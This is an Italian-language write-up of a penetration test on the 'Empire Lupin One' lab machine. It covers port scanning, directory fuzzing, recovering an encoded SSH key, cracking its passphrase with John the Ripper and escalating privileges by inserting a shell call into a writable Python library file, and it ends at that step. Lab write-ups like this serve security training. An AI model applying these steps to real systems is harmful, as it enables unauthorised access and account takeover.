REPORT DELLA BLACK BOX “EMPIRE LUPIN ONE”

Questo report descrive in dettaglio le attività di penetration testing eseguite sul target "Empire Lupin One", presentando un'analisi completa delle metodologie utilizzate, delle vulnerabilità identificate e delle tecniche di privilege escalation implementate.


1. Riconoscimento e Enumerazione Iniziale

1.1 Scansione di Rete

La prima fase consisteva nell'ottenere una panoramica completa dell'infrastruttura del target utilizzando Nmap per identificare servizi e porte aperte:


nmap -sC -sV 192.168.178.108

Questa scansione ha permesso di rilevare i servizi attivi sull'indirizzo **IP target**, incluso un server web sulla **porta 80**.



1.2 Enumerazione del Server Web

L'accesso alla pagina web principale tramite




http://192.168.178.108 ha rivelato la presenza di un server **HTTP** attivo, fornendo un punto di ingresso per ulteriori investigazioni.

2. Information Gathering

2.1 Analisi del Codice Sorgente

L'ispezione del codice sorgente della pagina web è stata effettuata tramite:

view-source:http://192.168.178.108
Questa analisi ha permesso di identificare dettagli sulla struttura del sito web e potenziali vulnerabilità.




2.2 Scoperta di Directory Nascoste

Il file **robots.txt** è stato identificato e analizzato, rivelando una directory nascosta:


http://192.168.178.108/robots.txt

Dall'analisi del file robots.txt è stata scoperta una directory nascosta denominata /**~myfiles**, confermando che il target utilizza configurazioni non ottimali per la gestione della sicurezza web.




3. Enumerazione Avanzata e Fuzzing

3.1 Accesso a Directory Nascoste



La navigazione alla directory /**~myfiles** ha fornito ulteriori informazioni sul target:

http://192.168.178.108/~myfiles




3.1 Web Fuzzing


L'utilizzo di ffuf ha permesso di identificare ulteriori strutture nascoste all'interno del server:

ffuf -u http://192.168.178.108/~FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -e .php,.txt

3.2 Directory `~secret`



Questa tecnica ha rivelato l'esistenza di una directory denominata /**~secret**/, contenente informazioni sensibili relative alle credenziali SSH dell'utente "**icex64**".



3.3 Raccolta di Credenziali

L'ispezione della directory secret ha portato alla scoperta di un file contenente una **chiave SSH privata codificata**:


http://192.168.178.108/~secret/.mysecret.txt

4. Analisi e Decodifica delle Credenziali

4.1 Decodifica della Chiave SSH

L'analisi della **chiave SSH** ha rivelato una codifica in **base58**. Dopo la decodifica e la creazione di un file dedicato, sono stati impostati i corretti permessi:

=> **chmod 600 key**




4.2 Cracking della Passphrase

Per ottenere la passphrase della chiave SSH, è stato utilizzato **John the Ripper**:


john --wordlist=/usr/share/wordlists/fasttrack.txt key

Questo ha rivelato la password: "**P@55w0rd!**"



5. Accesso al Sistema

Con le credenziali complete (nome utente "icex64", chiave SSH e password) è stato possibile accedere al sistema target tramite SSH.



6. Privilege Escalation

6.1 Enumerazione del Sistema

Dopo l'accesso, è stata condotta un'enumerazione del sistema per identificare potenziali vettori di privilege escalation:

=> **ls**

=> **cd /tmp**

=> **ls**

=> **cd /usr/bin**

=> **ls**

=> **cd /usr**


=> **ls**


=> **cd /lib**

=> **ls**

=> **cd python3.9**

=> **ls**






6.2 Identificazione delle Vulnerabilità

L'analisi ha rivelato la possibilità di modificare il file **webbrowser.py** e di sfruttare permessi sudo per eseguire script Python come l'utente "**arsene**".

6.3 Modifica del File Python

È stato modificato il file **webbrowser.py** inserendo il seguente codice per ottenere una shell:

os.system("/bin/bash")

